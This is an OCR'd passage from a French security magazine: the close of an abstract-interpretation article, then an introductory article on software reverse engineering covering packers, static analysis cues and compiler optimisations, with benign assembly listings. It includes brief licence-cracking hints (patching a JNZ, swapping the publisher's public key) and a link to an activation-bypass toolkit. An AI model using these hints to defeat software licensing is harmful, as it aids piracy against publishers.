


Fig.2 : Ensemble des couples (Var0,Var1) possibles aux lignes 3, 5, et 7. Les lignes bleues représentent l'ensemble exact, la zone bleue claire représente une approximation par un polyèdre convexe.

La figure 2 montre comment cet ensemble est transformé au cours du programme.

Finalement, on en déduit que la valeur retournée est supérieure ou égale à 5.

Encore une fois, le problème se complique avec les boucles. Reprenons notre analyse de signe sur l'exemple calculant la longueur d'une chaîne de caractères. En arrivant sur la boucle, la valeur de **index** est 0. Si le corps de la boucle

est exécuté, on revient sur la condition avec **index** positif. Il faut considérer ce nouvel ensemble et analyser le corps de la boucle à nouveau. On arrive rapidement sur un point fixe, car notre domaine abstrait est fini. Si on refait cette analyse avec des intervalles, l'ensemble à considérer en entrée de boucle n'augmente que d'une valeur à la fois : [0;0], [0;1], [0;2]... L'analyse ne termine pas. Pour garantir la terminaison et accélérer la convergence vers un point fixe, l'interprétation abstraite utilise un opérateur effectuant une approximation (grossière) nommée *élargissement* (*widening*). En remarquant que seule la borne supérieure de l'intervalle est modifiée, on peut choisir [0; ∞[et vérifier qu'on a bien atteint un point fixe.

L'invariant découvert par l'analyse est ici assez simple. Un domaine abstrait adapté aurait pu découvrir une propriété moins triviale :

```
∀i∈[0;index[, S[i] != 0
```

Nous avons ici considéré que les calculs se faisaient sur des entiers mathématiques et non des entiers machine pour simplifier les explications. Les outils d'analyse basés sur l'interprétation abstraite ne font pas cette approximation incorrecte. Ils sont également capables de manipuler correctement les flottants ou les vecteurs de bits.

L'interprétation abstraite permet donc d'inférer et de vérifier des propriétés non triviales sur des programmes de façon automatique. Elle rencontre un succès particulier dans le domaine des systèmes embarqués critiques et temps réel qui, en plus du besoin de garantie, présente un certain nombre de restrictions : ansi C, pas d'allocation dynamique, pas de récursion...

Sur des programmes plus généraux, les méthodes sémantiques évitant les faux négatifs comme l'interprétation abstraite ont la réputation de produire de nombreux faux positifs. Pourtant, les progrès constants de ces techniques et l'introduction de méthodes de tri des alarmes ou une interaction plus poussée avec l'analyste humain permettent de réduire considérablement leur nuisance. Par ailleurs, il s'agit également d'un problème de perception : lors d'une analyse syntaxique, on ne voit pas les faux négatifs, et il est souvent facile de « *corriger* », ou plutôt faire disparaître, toutes les alarmes levées par un analyseur syntaxique.

Conclusion

La rétroconception est une démarche opportuniste, il faut être capable de mettre en œuvre un certain nombre de techniques pour obtenir le plus rapidement possible des informations les plus pertinentes (pas forcément les plus précises), tout en respectant un certain nombre de contraintes liées à l'accès au produit analysé.

Les techniques spécifiques à la rétroconception restent peu nombreuses par rapport aux domaines voisins de l'analyse et de la vérification de programmes, qui connaissent une croissance importante due à l'intégration de logiciels de plus en plus complexes dans des systèmes de plus en plus nombreux.

Des outils automatiques puissants deviennent disponibles. Cependant, l'indécidabilité de la plupart des problèmes intéressants sur les programmes pourra toujours être exploitée par des techniques anti-rétroconception, et le rôle de l'expert reste, et restera encore un moment, prédominant. ■

RÉFÉRENCES

[1] « An Empirical Study of the Reliability of UNIX Utilities », Barton P. Miller, Lars Fredriksen, et Bryan So. Commun. ACM 33(12) : 32-44 (1990).

[2] « How Did You Get to that Number ? », Brad Arkin : http://blogs.adobe.com/asset/2011/08/how-did-you-get-to-that-number.html

[3] « Fuzzing at scale », Chris Evans, Matt Moore, et Tavis Ormandy : http://googleonlinesecurity.blogspot.fr/2011/08/fuzzing-at-scale.html

[4] « DART: directed automated random testing », Patrice Godefroid, Nils Klarlund, et Koushik Sen. PLDI 2005:213-223.

[5] « CUTE: a concolic unit testing engine for C », Koushik Sen, Darko Marinov, et Gul Agha. ESEC/SIGSOFT FSE 2005:263-272.

[6] « Space Software Validation using Abstract Interpretation », Olivier Bouissou, Éric Conquet, Patrick Cousot, Radhia Cousot, Jérôme Feret, Khalil Ghorbal, Éric Goubault, David Lesens, Laurent Mauborgne, Antoine Miné, Sylvie Putot, Xavier Rival, et Michel Turin. In Proc. of the Int. Space System Engineering Conf., Data Systems in Aerospace (DASIA 2009).

[7] « Abstract Interpretation: A Unified Lattice Model for Static Analysis of Programs by Construction or Approximation of Fixpoints », Patrick Cousot et Radhia Cousot. POPL 1977: 238-252.

INTRODUCTION AU REVERSE ENGINEERING

Nicolas RUFF - EADS Innovation Works – nicolas.ruff@eads.net

mots-clés : *REVERSE ENGINEERING / ASSEMBLEUR / ANALYSE STATIQUE, ANALYSE DYNAMIQUE / COMPILATION / OPTIMISATION / DÉCOMPILATION / HEX-RAYS*

```
*--------------------------------------------------------------------------*
|                                                                          |
|      .-.                                                                 |
|     (/^\)                                                                |
|     (\ /)                                                                |
|     .-'-.                                                                |
|    /(_I_)\                                                               |
|    \\) (//                                                               |
|     /   \                                                                |
|     \ | /                                                                |
|      \|/                                                                 |
|      /|\                                                                 |
|      \|/                                                                 |
|      /Y\                                                                 |
|                                                                          |
| Yet another fine paper by Nicolas RUFF                                   |
| EADS Innovation Works - nicolas.ruff(à)eads.net                          |
|                                                                          |
| Tool(s) required: Windows Seven x64, Microsoft Word 2013                 |
| Music listened to: Manowar, Sepultura, Metallica, Iron Maiden            |
|                                                                          |
| <<< We are always looking for quality article suppliers - contact us @MISCRedac >>> |
*--------------------------------------------------------------------------*
```

1 Qu'est-ce que le « reverse engineering »

L'ingénierie inverse ou « reverse engineering », souvent abrégé « reverse » dans le jargon informatique, consiste à analyser un système jusqu'à être capable de le dupliquer, voire de l'améliorer.

Il existe une activité industrielle importante autour de la fabrication de pièces détachées pour des systèmes dont le fabricant n'assure plus le support, ou a purement et simplement disparu.

Le « reverse » n'est pas une activité strictement informatique : on peut penser à la formule du Coca-Cola qui a été analysée au spectrographe de masse, aux capsules de café dites « compatibles », à la fabrication d'accessoires pour l'iPhone 5 (dont Apple n'a pas publié les spécifications), etc.

À la limite de l'informatique, il existe également une forte activité autour du « reverse » de cartes électroniques, de *bitstreams* FPGA, voire de composants électroniques. Cette activité existe depuis fort longtemps, par exemple dans le domaine de la télévision sur abonnement (*Pay TV*), mais elle devient de plus en plus présente dans les conférences de sécurité, à mesure que la sécurité descend dans les couches matérielles via des TPM et autres processeurs « ad-hoc ». Portes d'hôtel, bus automobiles, microcode des cartes Wi-Fi, téléphones par satellite, femtocells, routeurs et autres équipements embarqués deviennent des objets d'étude pour les « hackers ». À titre anecdotique, on peut par exemple citer le projet 3DBrew **[I]** qui compte « libérer » la console Nintendo 3DS en décapsulant le processeur Nintendo pour en extraire les clés privées par microscopie électronique.

Dans le domaine de la sécurité informatique, le « reverse » est souvent considéré comme le « Graal » des compétences, à la limite de la sorcellerie. Pénétrons donc dans le territoire des arts obscurs.

2 L'épine législative

La question récurrente liée à la pratique du « reverse » en France est légale : que risque-t-on à s'afficher publiquement « reverser » ? Le *Malleus Maleficarum* nous indique qu'il faut transpercer chaque grain de beauté du suspect à l'aide d'une aiguille : si la plaie ne saigne pas, nous sommes en présence d'un sorcier. Et je ne vous parle pas des techniques déployées par l'ANSSI ...

« Je ne suis pas juriste », mais il me semble que la réponse à la question législative n'a aucune importance. Si vous êtes du côté lumineux de la Force – par exemple, que vous analysez des virus pour désinfecter un parc d'entreprise (voire que vous éditez un antivirus français) – ni l'auteur du virus, ni le procureur de la République ne vous inquiéteront pour ce fait.

Si par mégarde vous cheminez sur les sentiers obscurs du *cracking* et de *keygening*, vous passerez sous les fourches caudines de l'autorité publique pour

un motif quelconque. N'oublions pas que dans la plus célèbre affaire judiciaire de « reverse » française – la société Tegam contre Guillermito – ce dernier a été condamné du fait qu'il n'avait pas acquis de licence pour le logiciel objet de son étude...

Le point juridique étant évacué, entrons désormais dans le vif du sujet.

3 « Reverse engineering » vs. « cracking »

Le vrai « reverse » est une discipline noble et exigeante. Elle consiste à comprendre entièrement un logiciel au point d'en produire une copie interopérable. Les exemples sont nombreux : projet Samba (dont la version 4 peut se substituer à un contrôleur de domaine Microsoft Active Directory), nombreux pilotes Linux et codecs, algorithme RC4 (republié en 1994 sous le nom de ARC4 pour « Alleged RC4 »), etc.

Il s'agit d'une activité très différente de la recherche et de l'exploitation de failles logicielles, ou du « déplombage » de logiciels commerciaux. Il est regrettable de recevoir de nombreux CV mentionnant la compétence « reverse engineering », alors que le candidat ne sait que suivre un flot d'exécution à la main dans son débogueur (technique dite du « F8 »), jusqu'à trouver l'instruction « JNZ » qui va contourner la quasi-totalité des systèmes de licence écrits « à la main ».

4 Bestiaire Monstrueux

Même en se limitant au logiciel informatique, la notion de « reverse » couvre un périmètre excessivement large : du code embarqué dans un microcontrôleur à une application Java, en passant par les « bonnes vieilles » applications en C.

Avant de traiter du cœur du sujet – à savoir les langages compilés (C/C++/Objective-C/...), feuilletons le reste du bestiaire que tout apprenti doit connaître.

4.1 Assembleur

Les applications les plus bas niveaux (BIOS, *firmwares*, systèmes d'exploitation, jeux pour consoles archaïques, applications MS-DOS, etc.) sont généralement largement écrites en assembleur. Dans ce cas, il n'y a guère d'alternatives : il est strictement nécessaire de connaître très finement l'architecture de la plateforme matérielle cible, ainsi que les instructions du processeur réservées aux opérations bas niveau (initialisation matérielle, etc.).

Ce cas est généralement réservé à des spécialistes et ne sera pas couvert dans la suite de l'article.

4.2 Bytecode

Plutôt que de livrer des applications compilées pour un processeur existant, certains environnements de développement compilent dans un langage intermédiaire de haut niveau, appelé « bytecode ». Un environnement d'exécution (la « machine virtuelle ») doit être fourni pour chaque plateforme matérielle sur laquelle doit s'exécuter ce langage intermédiaire.

Le lecteur éveillé pense immédiatement aux environnements Java et .NET, mais l'utilisation de « bytecode » est beaucoup plus répandue : on peut citer Flash ActionScript, Visual Basic 6 et son P-Code, les langages de script comme Python (fichiers PYC/PYO), mais aussi ... les protections logicielles.

On peut disserter sans fin des avantages et des inconvénients d'un « bytecode » par rapport à du code « natif » d'un point de vue génie logiciel. Ce qui est sûr, c'est que la quasi-totalité des « bytecodes » qui n'ont pas été conçus dans une optique de protection logicielle se décompilent sans aucune difficulté sous forme de code source original. Je vous renvoie à vos outils favoris pour cette opération (JD-GUI pour Java, Reflector pour .NET, Uncompyle2 pour Python, etc.).

4.3 Cas des protections logicielles

La protection logicielle est au reverse engineering ce que la nécromancie est à la divination : ce sont deux écoles qui procèdent selon les mêmes principes, mais que tout oppose. Et tandis que tout le monde consulte son voyant, peu nombreux sont ceux qui admettent lever les morts.

Néanmoins, il ne faut pas se mentir : l'étude des protections logicielles constitue la meilleure école pour apprendre rapidement le reverse engineering. Sites de « crackmes », tutoriels, outils, tout est là pour qui veut brûler les étapes. Plus rapide, plus séduisant, mais pas plus puissant est le « cracking ». Seule la maîtrise de l'algorithmique et de la théorie de la compilation permettra d'atteindre la transcendance.

Les protections logicielles sont généralement mises en œuvre pour protéger la gestion des licences logicielles, d'où le caractère sulfureux de leur analyse. Il faut noter toutefois qu'il existe d'autres cas d'usage, comme par exemple :

- La protection d'algorithmes contre l'analyse par des clients légitimes du logiciel (ex. Skype) ;

- La protection de codes malveillants contre l'analyse par les éditeurs antivirus (ex. rootkit TDL-4) ;
- La protection de « cracks » contre l'analyse par les éditeurs (ex. crack pour Windows Vista simulant un BIOS OEM **[2]**).

Ces derniers cas légitiment grandement l'activité de reverse engineering des protections logicielles. Vous pouvez donc poursuivre la lecture de cet article sans craindre pour votre âme.

Une « bonne » protection doit résister aussi bien à l'analyse statique qu'à l'analyse dynamique de la cible. L'objet de cet article introductif n'est pas d'énumérer toutes les techniques mises au point dans le jeu du chat et de la souris entre « crackers » et éditeurs de protection, mais il existe *grosso modo* deux grandes classes de protections logicielles utilisées actuellement :

- Les protections externes (dites « packers »). Ces protections visent à « enrober » le logiciel original dans une couche de protection. Le logiciel est chiffré contre l'analyse statique. Il est déchiffré en mémoire à l'exécution, mais des protections anti-débogage et anti-dump permettent d'éviter une récupération trop facile du code.
- Les protections internes (dites « obfuscateurs »). Le principe est de réécrire le code assembleur du logiciel afin de le rendre inintelligible aux Moldus. Plusieurs techniques ont été expérimentées : transformation du code assembleur en bytecode (vulnérable à un « *class break* » si la machine virtuelle est analysée), insertion de code mort ou complexe à évaluer statiquement, réécriture du graphe de contrôle (« *code flattening* »), etc. Il s'agit d'un domaine de recherche très actif, y compris dans le monde académique.

À titre anecdotique, les systèmes de contrôle de licence sont à classer dans plusieurs catégories :

- Les protections matérielles (*dongles*) : très puissantes, mais assez rares aujourd'hui, sauf pour du logiciel très haut de gamme. Le principe consiste à déporter une partie des traitements dans un composant électronique (clé USB « intelligente ») supposé inviolable. Plus le traitement déporté est complexe, plus il sera difficile à comprendre en boîte noire. Un logiciel qui se contenterait de vérifier la présence du susdit *dongle* sans jamais s'en servir serait bien sûr condamné à finir sur Astalavista.
- Numéro de série ou fichier de licence : la cryptographie moderne autorise des schémas théoriquement inviolables, si l'implémentation est correcte. Mais même un système inviolable peut être piraté… en remplaçant la clé publique de l'éditeur dans le binaire !
- Activation en ligne : le logiciel vérifie qu'il dispose du droit de s'exécuter auprès d'un serveur tiers. Dans les cas les plus élaborés, une partie des traitements est effectuée en ligne – mais cette situation n'est pas toujours acceptable par le client.

5 Les Piliers du Temple

Entrons maintenant dans le vif du sujet : quelles sont les compétences requises pour s'attaquer à une application « native », compilée depuis un langage relativement courant (tel que le C) ?

De mon expérience, elles sont au nombre de quatre.

5.1 Connaître l'assembleur cible

Il n'est absolument pas nécessaire de connaître par cœur le manuel de référence du processeur ! À titre d'exemple, le jeu d'instructions des processeurs x86 et x64 contient une majorité d'instructions en virgule flottante, rarement rencontrées et dont la sémantique est impossible à mémoriser.

Par ailleurs, les compilateurs n'utilisent qu'un sous-ensemble réduit du jeu d'instructions, comme on le verra plus tard.

Il est par contre de bon ton de connaître les spécifiés du processeur cible. Sur architectures x86 et x64, ce sont par exemple la segmentation et les registres implicites. Sur architecture SPARC ce sont les registres glissants et les « *delay slots* » (qu'on retrouve également sur MIPS). Il existe des architectures encore plus exotiques telles que les processeurs VLIW (*Very Long Instruction Word*).

5.2 Savoir développer

N'oublions pas que le reverse engineering logiciel consiste à comprendre ce qu'a écrit le développeur d'origine. Il est donc fortement recommandé de savoir soi-même développer dans le langage cible…

Il est amusant de constater qu'il existe des modes dans les « *design patterns* ». Si le code Sendmail est truffé de constructions `setjmp`/`longjmp`/`goto` désormais obsolètes, le tout nouveau C++11 autorise bien d'autres acrobaties…

Par ailleurs, chaque développeur a ses lubies. Il ne s'agit donc pas de savoir programmer, mais d'avoir une idée de comment programment les autres… La lecture régulière de code issu de projets open source – ou la consultation de forums d'aide aux développeurs – permet de se faire une idée de l'extrême liberté que confère le code.

5.3 Connaissance du compilateur

N'oublions pas que le code assembleur n'est qu'une libre interprétation du code de haut niveau écrit par l'humain. Le compilateur a la charge de produire un code fonctionnellement identique, mais qui peut être structurellement très différent. Nous reviendrons plus tard sur les optimisations proposées par les compilateurs, mais si vous êtes du genre à encore penser que vous pouvez faire mieux qu'un compilateur moderne « à la main », arrêtez-vous et lisez immédiatement la formation de Rolf Rolles intitulée « *Binary Literacy – Optimizations and OOP* » **[3]**.

La diversité des compilateurs s'est considérablement réduite ces derniers temps (il devient rare de rencontrer les compilateurs de Borland, Watcom ou Metrowerks). Les deux survivants sont GCC et Visual Studio – avec LLVM en *challenger*, et une mention spéciale pour le compilateur Intel (ICC), qui est capable de produire du code incroyablement optimisé – et donc totalement illisible.

Même s'il ne reste que deux compilateurs, il n'en reste pas moins que la liste des options de compilation proposées par GCC laisse rêveur **[4]**. Or, le niveau d'optimisation, les options `finline*`, `funroll*` ou `fomit-frame-pointer` vont avoir des effets considérables sur le code généré.

5.4 Reconnaissance de forme

C'est probablement la qualité essentielle du bon reverser. Après des milliers d'heures d'apprentissage, son cerveau reconnaît immédiatement toutes les structures « classiques », de la boucle « for »... à l'implémentation DES en boîte blanche.

Je ne prétends absolument pas jouer dans cette catégorie – c'est d'ailleurs pour cela qu'on ne m'a confié que l'introduction – mais je crois qu'il m'a été donné d'approcher des gens réellement hors du commun dans le domaine. Et je peux vous dire que c'est beau comme un concert de Rammstein.

Ce qui nous amène à la conclusion essentielle : seul un conditionnement du cerveau à l'âge où sa plastique est maximale permet de produire un reverser d'exception. Si les Chinois mettent en place des camps d'entraînement, on peut commencer à craindre pour notre propriété intellectuelle. Et si la sécurité informatique espère encore recruter dans 10 ans, il serait temps de mettre http://crackmes.de/ au programme du collège.

6 Another World

6.1 Analyse statique ou analyse dynamique ?

Les puristes vous diront que le vrai « reverser » ne fait que de l'analyse statique, c'est-à-dire de la lecture de code mort (éventuellement couplée à un peu d'exécution symbolique). Il est vrai que cette approche est parfois la seule envisageable, par exemple lorsque la plateforme matérielle n'est pas disponible ou débogable (ex. systèmes SCADA).

Néanmoins, je ne serai pas aussi intransigeant et je vous présenterai l'autre approche moins élégante, mais plus « *quick win* » : il s'agit de l'analyse dynamique.

En effet, l'observation du logiciel en cours d'exécution permet d'identifier rapidement ses fonctions essentielles en « boîte noire ». Des outils comme Process Monitor, APIMonitor ou WinAPIOverride32 s'avèrent indispensables.

6.2 Démarche pour l'analyse statique

Une démarche de reverse efficace ne commence *pas* bille en tête par la lecture du code assembleur. D'autres éléments plus facilement observables donnent rapidement des pistes essentielles.

- Sections

  Cela peut sembler une évidence, mais si votre cible contient 3 sections nommées `UPX0`, `UPX1` et `UPX2`, vous gagnerez un temps précieux à utiliser la commande `upx -d` plutôt que d'exécuter pas-à-pas le programme depuis le point d'entrée **[5]**...

  Il faut également prêter attention au développeur malicieux, qui utilise une version modifiée du logiciel UPX pour induire en erreur l'analyste. C'est pourquoi des outils d'identification (tels que PEiD) proposent de rechercher les signatures applicatives des « packers » les plus courants.

- Imports/exports

  La liste des fonctions importées – lorsqu'elle est disponible – permet rapidement de se faire une idée des parties essentielles du programme : cryptographie, génération d'aléa, accès au réseau, etc.

  Dans l'hypothèse où l'application cible prend une « empreinte » de la plateforme matérielle pour générer un numéro d'installation unique par exemple, identifier les fonctions `GetAdaptersAddresses()` ou `GetVolumeInformation()` dans les imports donne des points d'entrée intéressants...

- Constantes

La plupart des algorithmes reposent sur des constantes « bien connues » : la chaîne de caractères `KGS!@#$%` pour la génération des hashes LM, les constantes `0x67452301 0xEFCDAB89 0x98BADCFE 0x10325476` pour MD5, etc.

D'autre part, de nombreuses implémentations « optimisées » reposent également sur des tableaux pré-calculés : c'est le cas pour DES, tous les algorithmes de CRC, etc.

Enfin, la plupart des algorithmes disposent d'une structure identifiable (nombre de tours, ordre des décalages, etc.).

- Chaînes de caractères

Les chaînes de caractères sont des constantes particulières. Il n'existe pas de méthode scientifique pour explorer les chaînes de caractères, mais l'œil humain repère rapidement les chaînes « intéressantes » : chaînes encodées en Base64 ou en ROT13, chaînes donnant des indications d'usage (comme `User-Agent : Mozilla/4.0` ou `BEGIN RSA PRIVATE KEY`), copyrights, références au code source, messages de débogage, etc.

- Bibliothèques et code open source

Force est de constater que les développeurs adorent la réutilisation de code, comme l'a encore démontré la récente faille dans `libupnp`. OpenSSL, Boost, ZLib et LibPNG font également partie des suspects habituels. La présentation d'Antony Desnos sur les applications Android laisse rêveur, sachant que certaines applications se composent à 95% de code publicitaire !

Il est donc strictement indispensable d'élaguer tout le code provenant des librairies standards fournies avec le compilateur, et tout le code issu des projets open source, avant de se concentrer sur la partie essentielle du code.

Il n'existe pas d'approche universelle dans le domaine, mais il existe au moins deux pistes intéressantes : la génération de signatures pour IDA avec l'outil FLAIR **[6]**, et l'outil BinDiff **[7]**. Ce dernier étant basé sur la comparaison de graphes, il est indépendant du langage assembleur : il est donc théoriquement possible de compiler OpenSSL sur Linux/x86, puis d'identifier les fonctions correspondantes dans un binaire Android/ARM par exemple.

Il existe des projets visant à mutualiser l'échange de signatures entre « reversers », comme par exemple CrowdRE **[8]**.

- Métadonnées

Selon les technologies utilisées, le compilateur peut intégrer dans le binaire des métadonnées parfois très intéressantes : informations de débogage, données RTTI pour le C++ (voire à ce sujet l'article de Jean-Philippe LUYTEN dans MISC n°61), *stubs* des interfaces MS-RPC (cf. plugin mIDA), etc.

- Traces et modes de débogage

De (trop) nombreux logiciels disposent de fonctions de journalisation qui peuvent être réactivées par une configuration spécifique (clé de base de registre, variable d'environnement, conjonction astrale, etc.). La sortie de cette journalisation peut s'effectuer dans un fichier texte, un fichier au format Windows ETL, un débogueur attaché au processus, etc.

Non seulement les chaînes de caractères associées à ces fonctions vont livrer des informations précieuses pour l'analyse statique (comme les types ou les noms des champs dans les structures de données), mais ces traces vont également considérablement accélérer l'analyse dynamique.

Je crois qu'on sous-estime grandement la valeur des versions « *Checked Build* » de Windows disponibles aux abonnés MSDN...

6.3 Théorie de la compilation

Passons en revue quelques techniques « classiques » d'optimisation qu'il est de bon ton de connaître.

- Alimentation du « *pipeline* » et prédiction de branchement

Les processeurs modernes pratiquent la divination : ils exécutent des instructions au-delà de la valeur courante du pointeur d'instruction (exécution spéculative), dans l'ordre qui leur paraît le plus efficace (ré-ordonnancement). Cette optimisation est très efficace sur des instructions arithmétiques indépendantes - d'autant que le compilateur va entremêler les instructions (*scheduling*) et allouer les registres en conséquence - mais se heurte au problème des sauts conditionnels.

La majorité des sauts conditionnels étant corrélés à l'implémentation d'une boucle, le processeur applique l'heuristique suivante : les sauts en arrière sont généralement pris, tandis que les sauts en avant ne sont généralement pas pris. Si le processeur s'est trompé dans sa prédiction, il doit annuler le commencement d'exécution de toutes les instructions qui ne seront finalement pas exécutées, ce qui est très coûteux.

Le compilateur connaît cette heuristique, ce qui lui permet d'optimiser les boucles et les tests conditionnels.

Sur architecture ARM, toutes les instructions sont conditionnelles, ce qui permet des optimisations intéressantes, comme la suppression des sauts conditionnels pour les assignations simples (de type opérateur ternaire).

Note

Sur architectures Intel x86 et x64, il est possible de contrôler la prédiction de branchement via des registres de configuration, voire d'enregistrer tous les branchements dans un buffer circulaire (Branch Trace Store) à des fins de profiling.

Le Pentium Pro (architecture P6) a introduit l'instruction d'assignation conditionnelle **CMOV**, qui permet le même type d'optimisation. Il faut toutefois noter que le gain en performance n'est pas automatique, et que d'autres astuces (comme l'instruction **SBB**, qui prend en compte la valeur du « *Carry Flag* ») permettaient déjà des optimisations.

- Le déroulement de boucle

La meilleure solution pour éviter le coût des sauts conditionnels... c'est de les supprimer purement et simplement !

Si le compilateur connaît à l'avance le nombre d'itérations dans une boucle, et que le code généré peut tenir entièrement dans une page de code (soit 4 Ko sur architectures x86/x64), alors le compilateur copie/colle le code de la boucle autant de fois que nécessaire.

Cette construction est très courante dans les séquences d'initialisation d'algorithmes cryptographiques. Le code généré semble anormalement long de prime abord, mais s'analyse très rapidement.

- L'alignement

Par conception des microcircuits, il est beaucoup plus efficace de travailler à la taille native des mots du processeur. Par exemple, une implémentation naïve de **memcpy()** pourrait être :

```
for (i=0 ; i < len ; i++) dst[i] = src[i] ;
```

Aucune librairie C ne propose une implémentation aussi médiocre : travailler octet par octet sur un bus de 32 bits, c'est diviser par 4 la performance. Une meilleure implémentation de **memcpy()** serait la suivante :

1. En amont, s'assurer que **dst** et **src** sont alloués à des adresses multiples de 4. Si les deux tableaux sont alignés sur 4 Ko et occupent donc un nombre minimal de pages en mémoire, c'est encore mieux.
2. Copier **len / 4** mots de 32 bits.
3. Copier les **len % 4** octets restants.

C'est en substance l'implémentation qu'on trouve dans la librairie C de Windows XP (**MSVCRT.DLL**).

Bien entendu, des algorithmes plus complexes s'optimisent encore mieux. Je vous invite par exemple à consulter l'implémentation de la fonction **strlen()** dans la librairie C du projet GNU (mais pas celle de BSD, qui est naïve).

Si vous êtes sensible à la beauté du code, voici l'implémentation réelle de **strlen()** sur Mac OS 10.7 (64 bits), telle que représentée par l'outil **otool** :

```
_strlen:
  pxor    %xmm0,%xmm0
  movl    %edi,%ecx
  movq    %rdi,%rdx
  andq    $0xf0,%rdi
  orl     $0xff,%eax
  pcmpeqb (%rdi),%xmm0
  andl    $0x0f,%ecx
  shll    %cl,%eax
  pmovmskb        %xmm0,%ecx
  andl    %eax,%ecx
  je      0x000a250b
00000000000a2501:
  bsfl    %ecx,%eax
  subq    %rdx,%rdi
  addq    %rdi,%rax
  ret
00000000000a250b:
  pxor    %xmm0,%xmm0
  addq    $0x10,%rdi
00000000000a2513:
  movdqa  (%rdi),%xmm1
  addq    $0x10,%rdi
  pcmpeqb %xmm0,%xmm1
  pmovmskb        %xmm1,%ecx
  testl   %ecx,%ecx
  je      0x000a2513
  subq    $0x10,%rdi
  jmp     0x000a2501
```

- « *Inlining* »

Comme les sauts conditionnels, l'appel de fonction est une opération excessivement coûteuse, surtout si la destination ne se trouve pas dans la même page de code.

On notera au passage que le noyau Windows – ainsi que le logiciel Chrome **[9]** – font l'objet d'une optimisation post-compilation, qui consiste à regrouper le code le plus souvent exécuté dans quelques pages mémoire, plutôt que de le répartir dans tout le binaire (optimisation dite « OMAP » **[10]**). Il est même optimal d'aligner le code sur la taille des lignes du cache d'instruction, soit 16 octets sur architectures x86 et x64.

Afin de limiter les appels de fonction, le compilateur peut décider d'inclure le code de la sous-routine directement sur son lieu d'appel, comme dans les exemples ci-dessous.

```
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
dec     ecx
mov     edi, eax
mov     edx, ecx
shr     ecx, 2
rep movsd
mov     ecx, edx
and     ecx, 3
rep movsb
```

strcpy()

```
mov     edi, [ebp+arg_0]
mov     esi, edi
xor     eax, eax
repne scasb
neg     ecx
add     ecx, ebx
mov     edi, esi
mov     esi, [ebp+arg_4]
repe cmpsb
```

strcmp()

Notez l'utilisation des instructions **SCAS/MOVS/CMPS** associées au préfixe **REP**, plutôt qu'une construction de boucle beaucoup moins performante.

- Les instructions interdites

Certaines instructions sont peu ou pas utilisées par les compilateurs. Il s'agit d'une optimisation liée au temps d'exécution de ces instructions. Par exemple, l'instruction `LOOP` nécessite 6 cycles d'horloge en cas de branchement sur processeur 80486. La séquence `DEC ECX / JNZ xxx` ne nécessite que 1 + 3 cycles pour la même opération.

A contrario, l'instruction `LEA` est couramment utilisée pour effectuer des additions entre constantes et registres, alors que ça n'est pas sa fonction première.

La situation se complique encore, car le nombre de cycles par instruction est très variable d'un processeur à l'autre. C'est pourquoi en fonction du processeur cible que vous spécifierez au compilateur Intel ICC, vous obtiendrez un code sensiblement différent...

- Multiplication et division

La multiplication et la division par une puissance de 2 s'implémentent par un simple décalage de bits : ce sont des opérations simples. Les mêmes opérations avec des opérandes arbitraires sont des opérations excessivement coûteuses. À titre d'exemple, voici les durées d'exécution (en nombre de cycles d'horloge) de quelques instructions sur un processeur 80486 :

Opération	Opérande	Cycles
Multiplication	`IMUL <reg32>`	12 à 42
	`MUL <reg32>`	13 à 42
Division	`DIV <reg32>`	40
	`IDIV <reg32>`	43
Décalage	`SHL <reg>, <imm8>`	2
Addition	`ADD <reg>, <reg>`	1

Pour multiplier X par 12, le compilateur va donc découper l'opération de la manière suivante : (X*8) + (X*4).

Pour diviser un nombre X sur 32 bits par 17, le compilateur peut être tenté d'utiliser la multiplication réciproque.

Selon l'algorithme d'Euclide étendu, l'inverse de 17 modulo 2^32 est 4042322161. Il suffit donc de multiplier X par ce nombre (modulo 2^32) pour obtenir le résultat de la division.

6.4 Pratique de la décompilation

La compilation en langage assembleur provoque la perte d'informations essentielles, telles que le type de données. La décompilation (retour au code source d'origine) s'avère donc être un problème difficile. Ce domaine a stimulé de nombreux travaux universitaires, qui sont pour la plupart restés du niveau de la « preuve de concept ».

Loin du Latex et autres CiteSeer, un maître du reverse engineering - auteur du logiciel IDA Pro – s'est un jour attaqué au problème. Combinant l'abondante théorie sur le sujet avec sa pratique de la chose et de nombreuses heuristiques par compilateur, il fabriqua par un matin blême la Pierre Philosophale de la décompilation : Hex-Rays Decompiler **[11]**.

Aujourd'hui, cet outil intégré à IDA Pro décompile de manière tout à fait correcte les assembleurs x86 et ARM, supporte l'enrichissement manuel du listing, mais permet également le débogage au niveau du code source reconstitué. Il justifie donc largement son coût d'acquisition, relativement modique pour une entreprise. ■

RÉFÉRENCES

[1] http://www.3dbrew.org/wiki/Fundraiser

[2] http://www.mydigitallife.info/bypass-vista-activation-with-paradox-oem-bios-emulation-toolkit-v10/

[3] http://cryptocity.squarespace.com/files/reversing

[4] http://gcc.gnu.org/onlinedocs/gcc/Option-Index.html

[5] http://upx.sourceforge.net/

[6] https://www.hex-rays.com/products/ida/tech/flirt/index.shtml

[7] http://www.zynamics.com/bindiff.html

[8] https://crowdre.crowdstrike.com/

[9] http://code.google.com/p/sawbuck/wiki/SyzygyDesign

[10] http://www.dumpanalysis.org/blog/index.php/2007/04/20/crash-dump-analysis-patterns-part-5b/

[11] https://www.hex-rays.com/products/decompiler/index.shtml

- OpenRCE : http://www.openrce.org/

- « Woodmann Collaborative RCE Tool Library » : http://www.woodmann.com/collaborative/tools/index.php/Category:RCE_Tools

